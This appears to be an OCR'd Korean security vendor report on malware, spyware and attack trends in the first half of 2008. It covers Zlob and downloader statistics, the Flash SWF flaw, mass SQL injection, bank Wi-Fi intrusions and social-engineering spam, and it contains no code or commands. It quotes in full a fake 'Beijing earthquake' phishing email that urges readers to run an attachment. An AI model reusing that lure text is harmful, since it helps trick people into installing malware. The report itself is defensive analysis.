
티벳 독립시위 관련하여 이를 지지하거나 또한 중국의 무력진압에 반대하는 등의 내용을 다룬 악성코드가 종종 발견되었다. 또한 북경 올림픽도 악성코드 제작자들의 중요한 소재거리였다. 이러한 성향은 핵티비즘과는 다르고 단지 사회공학적 기법을 이용하여 악성코드를 설치 후 제작자들의 소기의 이익을 달성하는데 그 목적이 있다.

중국 발 SWF 취약점과 ARP Spoofing

올 상반기에 있었던 SWF 취약점과 ARP Spoofing 공격은 과거 중국 발 웹 해킹에 의한 악성코드 전파의 새로운 패러다임을 제공하였다. 즉, 수동적으로 불특정 누군가의 웹 접속을 통하여서는 감염대상을 많이 확보할 수는 없지만, 일단 누군가가 ARP Spoofing 공격을 당하게 되면 해당 인트라넷의 모든 시스템을 공격 대상으로 삼을 수 있다. 또한 SWF 취약점은 대표적인 어플리케이션 취약점이라 할 수 있고 웹과 밀접한 관련이 있어 그 피해는 극심 하였다. 무엇보다도 이러한 어플리케이션 취약점과 ARP Spoofing 공격 그리고 자동화로 인한 공격도구 및 악성코드 대량 양산으로 인하여 악성코드로 인한 피해가 갈수록 급증하고 있다.

(2) 2008년 상반기 스파이웨어 동향

2008년 상반기 신종 및 변형 스파이웨어 발견 현황



[그림 3-4] 2008년 상반기 신종 및 변형 스파이웨어 발견 건수 그래프

2008년 상반기 신종 및 변형 스파이웨어 발견 현황에서 1월이 276건으로 가장 적은 수치를 기록하였으며 점차 증가하여 6월에는 1월의 두 배가 넘는 572건의 신종 및 변형 스파이웨어가 발견되었다. ASEC Monthly Report에서 여러 차례 언급한 스파이웨어 즐롭(Win-Spyware/Zlob) 변형의 대량 배포는 전체 신종 및 변형 스파이웨어 발견 건수에 큰 영향을 미쳤다. 1월부터 6월까지 발견된 신종 및 변형 스파이웨어 가운데 즐롭이 차지하는 비율은 26%로 전체의 1/4에 해당한다. 6월 현재에도 즐롭의 변형은 계속 배포되고 있으며, 앞으로도 당분간은 6월과 비슷한 수치를 기록할 것으로 보인다.


애드웨어의 경우 국내에서 제작된 리워드(Reward, 쇼핑몰 적립금 제공) 프로그램의 종류가 많았으며, 보안 프로그램이나 경쟁사 프로그램을 배제할 목적의 악의적인 코드를 사용하는 경우가 많이 발견되었다. 국내에서 제작 배포되는 신종 허위 안티-스파이웨어 프로그램의 수는 2007년에 비하여 크게 감소하였지만, 해외에서 제작 배포되는 허위 안티-스파이웨어 프로그램의 수와 피해는 증가하였다.

2008년 상반기 스파이웨어 피해 현황

	스파이웨어류	애드웨어	드롭퍼	다운로더	다이얼러	클리커	익스플로잇	AppCare	Joke	합계
1월	268	556	117	1134	4	4	0	0	0	2083
2월	264	281	139	358	3	12	2	1	1	1061
3월	264	140	154	309	1	36	1	5	0	910
4월	214	100	126	201	1	35	2	1	0	680
5월	175	160	113	211	0	14	0	0	0	673
6월	331	228	138	274	3	11	1	2	0	988

[표 3-3] 2008년 상반기 유형별 스파이웨어 피해 현황

[표 3-3]에서 유형별 스파이웨어 피해 현황에서 다운로더에 의한 피해가 다른 유형의 스파이웨어 피해보다 전체적으로 높은 수치를 기록하고 있는 것을 확인할 수 있는데, 특히 국내에서 제작된 애드웨어 설치 목적의 다운로더가 많은 피해를 입혔다. 2008년 상반기 많은 피해를 입힌 다운로더 중에서 대표적인 것으로 다운로더 Kwsearch(Win-Downloader/Kwsearch), 다운로더 어드민마크(Win-Downloader/AdminMark), 다운로더 디지피아(Win-Downloader/Dzpia)를 들 수 있다. 이 다운로더들은 다른 스파이웨어를 설치할 목적으로 제작 배포되고 있으며, 수 많은 변형이 발견되었으며, 보안 프로그램의 진단을 피하기 위한 여러 가지 기능과 동작을 수행한다는 공통점이 있다. Kwsearch의 경우 6월 현재에도 여러 변형이 배포 중이며 많은 피해를 입히고 있다. 변형을 제외한 단일 스파이웨어로 가장 많은 피해를 입힌 스파이웨어는 다운로더 콘테라(Win-Downloader/Contera.184320)로 역시 다운로더이며, 허위 안티-스파이웨어 프로그램을 사용자 동의 없이 설치하여 많은 피해를 입혔다.



[그림 3-5] 2007년, 2008년 스파이웨어 피해 현황 비교

[그림 3-5]는 2007년, 2008년 스파이웨어 피해 현황의 비교 그래프이다. 2008년 1월에는 다운로더 계열의 스파이웨어 피해가 급증으로 2000건이 넘는 피해 신고가 접수되었다. 이외의 기간에도 전년도와 비교하여 동일기간 피해 신고 건수가 증가한 것을 확인할 수 있다.

다음은 2008년 상반기 스파이웨어 주요 이슈를 정리한 것이다.

국내 허위 안티-스파이웨어 제작자 적발

2008년 6월 초에는 국내 허위 안티-스파이웨어 프로그램 제작자가 서울경찰청 사이버 수사대에 무더기로 검거되는 사건이 있었다. 2005년경 스파이웨어의 증가와 함께 등장하기 시작한 국내 허위 안티-스파이웨어 프로그램은 게시판이나 블로그 등의 불특정 웹사이트에서 ActiveX 방식으로 설치되며, 허위 과장된 검사 결과를 보여주거나, 정상파일을 진단하여 컴퓨터 사용자를 현혹하고 유료 사용을 요구한다. 몇몇 프로그램은 설치 과정에서 스파이웨어를 설치하고 이를 진단하는 방법을 사용하기도 하였다. 허위 진단 결과 표시와 자동 결제 연장으로 2007년 까지 많은 피해를 입혔으며, 언론이나 인터넷을 통하여 문제점이 제기되어 왔으나, 대규모 단속은 이번이 처음이었다. 이에 따라 2008년 상반기에는 국내 허위 안티-스파이웨어의 제작 배포 및 피해가 크게 감소하였으며, 이번 경찰의 적발로 앞으로도 국내 허위 안티-스파이웨어 프로그램의 제작이 다소 주춤해질 것으로 예상된다. 반면 스파이웨어 즐롭에 의해 사용자 동의 없이 설치되는 해외 허위 안티-스파이웨어의 피해가 다시 증가하고 있는 경향을 보이고 있다.

스파이웨어 즐롭 변형의 확산

이미 여러 차례 ASEC Monthly Report에 소개된, 동영상 코덱으로 위장하여 성인사이트 중심으로 확산하는 스파이웨어 즐롭(Win-Spyware/Zlob)의 변형이 2008년 상반기에 크게 확산되어 많은 피해를 입혔다. 스파이웨어 즐롭은 스팸메일이나 스플로그(Splog) 등에 의한 성인 사이트 광고에 현혹된 사용자가 성인 동영상을 보기 위해 설치하는 동영상 코덱으로 위장하여 설치된다. 성인 사이트나 크랙 사이트 등은 여전히 음성적으로 사용자를 속여 스파이웨어를 배포하고 있으나 이들 사이트의 규모나 스파이웨어 설치에 의한 피해를 예상하기는 쉽지 않다. 악성코드나 스파이웨어가 특정 국가 또는 지역별로 다른 특징을 가지는 국지성이 뚜렷한 가운데 즐롭은 비영어권 국가인 우리나라에서도 많은 피해를 입히고 있다. 스파이웨어 즐롭에 감염되면 툴바 설치, 허위 경고 메시지 노출, 허위 안티-스파이웨어 프로그램 설치 등의 증상이 나타난다. 스파이웨어 즐롭은 안티-바이러스 프로그램과 같은 보안 프로그램의 진단을 피하기 위한 방법으로 수 많은 변형을 배포하는 특징이 있다.

국내 제작 스파이웨어의 악성화

2008년 상반기에는 국내에서 발견된 신종 스파이웨어가 악성화되는 경향이 뚜렸하였다. 업데이트 주기가 짧은 다양한 변형의 배포, 프로세스 숨김, 삭제 방해, 랜덤한 경로명을 사용하여 시스템에 설치, 역분석(Reverse-Engineering)을 방해할 목적의 패커 또는 프로텍터의 사용 등과 같은 악성기능은 최근 발견되는 국내 제작 스파이웨어에서 쉽게 발견할 수 있다.
2008년 1월 발견된 스파이웨어 하이드프록(Win-Spyware/HideProc)은 악성 다운로더의 프로세스를 숨기는 기능을 수행하여 많은 피해를 입혔으며, 스파이웨어 엠프로텍터(Win-Spyware/Mprotector)와 같이 스파이웨어의 삭제를 방해하는 루트킷(Rootkit) 드라이버를 설치하는 스파이웨어가 많이 발견되었다. 2008년 상반기에 가장 많은 피해를 입힌 다운로더 계열의 스파이웨어에 악성 기능이 포함된 경우가 많이 발견되었는데, 다운로더 Kwsearch(Win-Downloader/Kwsearch)는 EXECryptor와 같은 프로텍터로 실행압축하여 분석도구 실행을 방해하고 역분석을 어렵게 하는 특징이 있다. 이들 다운로더는 설치 배당금 획득을 목적으로 하는 다른 스파이웨어 설치하기 위한 수단으로 사용된다.


스플로그(Splog)의 등장과 블로그를 이용한 스팸의 진화

블로그(Blog)가 1인 미디어의 대표적인 인터넷 서비스로 자리 잡으면서 나타난 문제가 광고 목적을 가지거나 스파이웨어 배포 수단으로 변형된 스플로그(Splog = Spam + Blog)가 나타나게 되었다. 최근에는 인기 검색어를 이용하여 검색엔진을 통해 방문을 유도하고 스파이웨어를 설치하거나 광고를 전달하는 형태의 스플로그가 크게 증가하였으며, 댓글이나 트랙백(TrackBack)을 이용한 블로그 스팸의 경우 과거 영문에 국한 되던 것이 스팸 필터를 우회하기 위한 방법으로 자동 번역기를 이용하여 한글이나 다른 언어로도 등록되고 있다.

(3) 2008년 상반기 시큐리티 동향

2008년 상반기 마이크로소프트 보안 업데이트

2008년 1월부터 6월까지 마이크로소프트사로부터 발표된 보안 업데이트는 총 36건으로 [그림 3-6] 상에서 보듯이 시스템을 비롯하여 오피스와 인터넷 익스플로러가 많은 비중을 차지하였다. 올해 발표된 취약점들은 재작년에 발표되어 지금까지도 웹과 네트워크 상에서의 공격에 자주 악용되고 있는 *MS06-014 MDAC 취약점*[1]과 *MS06-040 Server Service 취약점*[2]과 같이 사례가 발견되고 있지는 않다. 이는 내부 침투가 쉽고 비교적 손쉬운 기술을 가지고 큰 파급 효과를 얻을 수 있는 웹 취약점 쪽으로 공격 성향이 집중되고 있는 것으로 보여지며, 이러한 성향은 앞으로도 상당 기간 동안 지속될 것으로 전망된다. 그러나, 최초의 공격은 웹 취약점을 이용하지만 추가적인 공격은 기존에 발표된 많은 마이크로소프트사의 취약점으로 연결되기 때문에 사용자들은 보안 업데이트에 주의를 기울여야 할 것이다.




[그림 3-6] 2008년 상반기 공격 대상 기준별 MS 보안 업데이트 분류

대중성이 높은 특정 애플리케이션 취약점을 악용하는 공격 사례 증가

올해 다수의 윈도우 시스템 관련 취약점이 발표 되었음에도 불구하고 최근 공격은 대중적으로 사용되는 특정 애플리케이션으로 집중되는 현상을 보이고 있다. 이에 해당하는 가장 대표

[1] http://www.microsoft.com/technet/security/bulletin/ms06-014.mspx
[2] http://www.microsoft.com/technet/security/bulletin/ms06-040.mspx

적인 사례가 바로 최근 발표된 Adobe Flash Player **DefineSceneAndFrameLabelData** 취약점을 이용하는 공격이다. 해당 Adobe Flash Player 취약점은 Scene와 Frame 레이블정보를 담고 있는 **DefineSceneAndFrameLabelData** TAG 중 **SceneCount** 값에 대한 올바르지 못한 유효성 검사로 인하여 발생한다. 최근 중국에서 제작되어 웹 상에서 큰 피해를 야기하고 있는 취약점 자동 생성기도 해당 취약점을 악용하는 기능이 이미 추가되었고, 실제로 아래와 같은 시나리오로 악성코드를 유포하는 공격이 발생하고 있다.




[그림 3-7] SWF 파일을 이용하는 공격 시나리오

플래쉬 파일을 사용하는 웹서버가 증가하면서 대부분의 사용자 시스템에 플래쉬 플레이어가 설치되어 있는 환경에서 웹 공격과 연계하여 손쉽게 공격이 성공을 거두고 있다. 또한, 최근 이슈가 되고 있는 ARP 악성코드를 플래쉬 파일을 이용해서 다운로드 하는 사례도 보고 되고 있다. 이 외에, 지난 3월 중국 해커들에 의해 수행된 티벳 옹호 단체를 대상으로 하는 이메일 기반의 공격에서는 **Acrobat Reader PDF 취약점**[1]을 갖는 악의적인 PDF 파일을 첨부하여 트루잔(Trojan)을 설치하는 사례도 있었고, 국내에서는 **"이명박 대통령 방문일정"** 이라는 엑셀 취약점이 포함된 엑셀 파일(.xls)을 통해서 키로그 프로그램을 설치하는 사례도 보고되었다. 이처럼 특정 애플리케이션을 표적으로 하는 공격 피해를 줄이기 위해서는 시스템 보안 패치 외에도 사용자 시스템에 설치된 수 많은 애플리케이션들에 대한 관심이 필요할 것이다.

[1] Acrobat Reader PDF 취약점 : (CVE-2008-0655)


검색 엔진을 이용한 자동화된 SQL Injection 발생

웹 서핑을 즐겨하는 사용자라면 최근 웹 페이지를 여는 순간 백신 프로그램의 경고창이 나타나는 경험을 종종 경험하였을 것이다. 이는 해당 웹 페이지 속에 삽입된 악의적인 스크립트를 탐지해내어 차단하는 것으로 지난 1월부터 본격적으로 시작된 중국발 대량 웹 페이지 변조 공격으로 인하여 최근까지도 국내외 많은 사이트들이 피해를 입고 있다.



[그림 3-8] 국내 변조 사이트 피해

해당 공격은 대표적인 구글 검색 엔진을 통해 공격대상을 수집하고, 취약한 웹 서버와 연계된 데이터베이스의 모든 테이블에 공격자가 원하는 악의적인 스크립트를 삽입할 수 있도록 설계된 자동 SQL Injection 툴을 통해 이루어졌다.




[그림 3-9] SQL Injection 공격 시나리오

이번에 사용된 SQL Injection 공격은 테이블 전체에 원하는 스크립트를 마구잡이로 삽입하도록 되어 있기 때문에 데이터베이스 데이터 손상을 유발할 뿐만 아니라 웹 서버에 삽입된

스크립트를 통해서 사용자를 악의적인 사이트로 연결시킴으로써 최근 발표된 Flash Player 취약점을 비롯하여 자동 취약점 생성기로 제작된 각종 ActiveX 취약점 Exploit 페이지를 통해 또 다른 2차 공격을 수행하고 있다. 최근에도 각종 웹 서버를 노리는 수많은 SQL Injection 시도들이 탐지되고 있어 상당한 기간 동안 인터넷을 통한 웹 사용을 위험하게 만들 것으로 예상되므로, 사용자는 백신 설치 및 업데이트와 패치 적용에 유념하여야 할 것이고, 웹 서버 관리자는 지속적인 웹 페이지 점검을 통하여 악의적인 공격으로 인한 피해를 최소화하는데 역점을 두어야 할 것이다.

무선 네크워크 해킹을 통한 인터넷 금융 사고 발생

최근 무선 AP 기능을 포함하는 유무선 공유기가 보급됨으로써 누구나 손쉽게 무선 네트워크를 구축하고 사용할 있게 되었으나 편리함에 앞서 한번쯤은 과연 무선 네트워크이 얼마나 안전한가에 대한 고려도 잊지 말아야 할 것이다. 무선 네트워크에 대한 취약성은 지난 5월에 발생한 국내 은행이 잇따라 무선랜 해킹 사고를 당한 사례를 통해 잘 알 수 있다. 해당 사건의 주범들은 은행 외부 주차장에 무선 네트워크를 감청할 수 있는 장비가 설치된 차량 세워놓고, 이를 통하여 은행 내부에 설치된 무선 AP의 신호를 수집하였으며, 획득된 정보를 통해 수차례에 걸쳐 내부 통신망 침투시도를 하는 과정에서 검거되었다. 무선은 물리적인 매체가 필요치 않아 신호가 수신되는 모든 곳이 해킹의 위험 지대라고 할 수 있다. 보안을 강화하기 위해 WEP, WPA, MAC 인증 등의 보안 기법을 적용시킬 수 있으나 MAC 인증 방식은 AP, 무선 랜카드 정보를 수집함으로써 손쉽게 우회 가능하며, WEP 방식 역시 WEP으로 암호화된 패킷을 다량으로 수집하면 사용된 KEY 값을 알아낼 수 있는 심각한 취약점이 존재한다. WEP 보다 안전하다는 WPA 방식 또한 다음과 같은 툴을 통해서 다량의 패킷 수집을 통하여 복호화가 가능한 취약점이 존재한다.




[그림 3-10] 무선 네트워크 크랙툴

최근 무선 인터넷 활성화로 인하여 카페나 각종 공공 장소에 구축된 무선 AP나 주거 밀집지역에서 쉽게 발견할 수 있는 보안 기능이 없는 무선 공유기들은 공격자의 흔적을 감추기 위해 해킹의 경유지로 이용되기도 한다. 이 외에도 공개되거나 인증이 취약한 AP에 접속하여 해당 네트워크에 ARP 스푸핑 등의 기법을 이용하여 스팸이나 악성 코드를 유포는 사례도 있다.
따라서, 안전한 무선 네트워크 환경을 위해서는 강화된 암호화, 인증 기능을 설정하고 무엇보다도, 중요한 정보의 경우 되도록 유선 네트워크을 사용하는 것을 권장한다.


사회 공학적 트릭(social engineering trick)을 이용한 악성코드 유포 및 정보 유출

지난 6월 “Critical Microsoft Update” 라는 제목의 허위 보안 업데이트 권고 스팸 메일이 배달되는 사례가 보고되었다. 해당 메일 본문에는 악성코드 다운로드 사이트가 리디렉션되도록 연계된 정상적인 쇼핑 사이트 링크가 존재하며 이를 클릭하는 경우, 사용자 시스템에 백도어가 설치된다. 또한, 사회적 이슈가 되었던 중국 지진 사태를 악용하여 “중국 베이징 근처에서 최근 발생한 지진으로 인하여 베이징 올림픽 개최가 어려울 수 있다(“Strongest earthquake hits Beijing)”라는 허위 메일을 통한 악성코드 유포(beijing.exe) 사례도 보고 되었다.


A new powerful disaster just occurred in China.
The most deadly, 9 magnitude, earthquake took away
million of lives in the heart of China, Beijing.
Rapidly growing panic paralyzed life of Chinese
capital. 2008 Olympic Games are under the threat
of failure. Click on the video to see the details
of this terrible disaster and choose either "Open"
or "Run".

[그림 3-11] 허위 보고 메일의 본문

이처럼 직접적인 악성코드 유포 목적 외에도 상업적인 목적의 정보 유출을 유도하는 다양한 Scam(사기)도 등장하였다. MSN Scam의 경우, MSN 메신저로 전달된 URL을 클릭하면 사용자 MSN 아이디와 패스워드 입력창이 나타나고, 여기에 사용자가 로그인 정보를 입력하면 대화 상대 목록을 획득하여 본인의 의지와 상관없이 또 다른 지인들에게 URL을 전달하는 순환 구조를 위해 이용된다. 이 외에도 SMS로 전달되는 Scam도 등장하였다.



[그림 3-12] MSN Scam 페이지

[그림 3-13] SMS Scam (출처, F-Secure)

이처럼 사용자를 노리는 사회공학적 트릭들은 꾸준히 다양화되어 지속적으로 사용자를 노리고 있기 때문에 시스템 자체에 대한 보호뿐만 아니라 트릭에 속지 않기 위한 사용자의 주의가 필요할 것이다.

(4) 2008년 상반기 일본 악성코드 동향

2008년 상반기에 일본에서 가장 큰 이슈가 된 것은 오토런(Win32/Autorun)류의 악성코드로 인한 피해가 급격하게 증가한 것이다. 오토런은 주로 보안 취약점이 존재하는 웹사이트에 다운로더나 드로퍼를 설치하기 위한 악성 스크립트를 삽입하여 인터넷 익스플로러의 보안 취약점에 대한 패치가 되어 있지 않은 사용자의 PC를 감염시키는 형태로 전파되는 악성코드이다. 일단 감염이 되면 모든 하드디스크의 최상위 디렉토리에 악성코드 본체를 실행하기 위한 autorun.inf 파일이 생성되고 이동식 저장매체에도 전파를 위한 악성코드와 autorun.inf 파일을 복사한다.

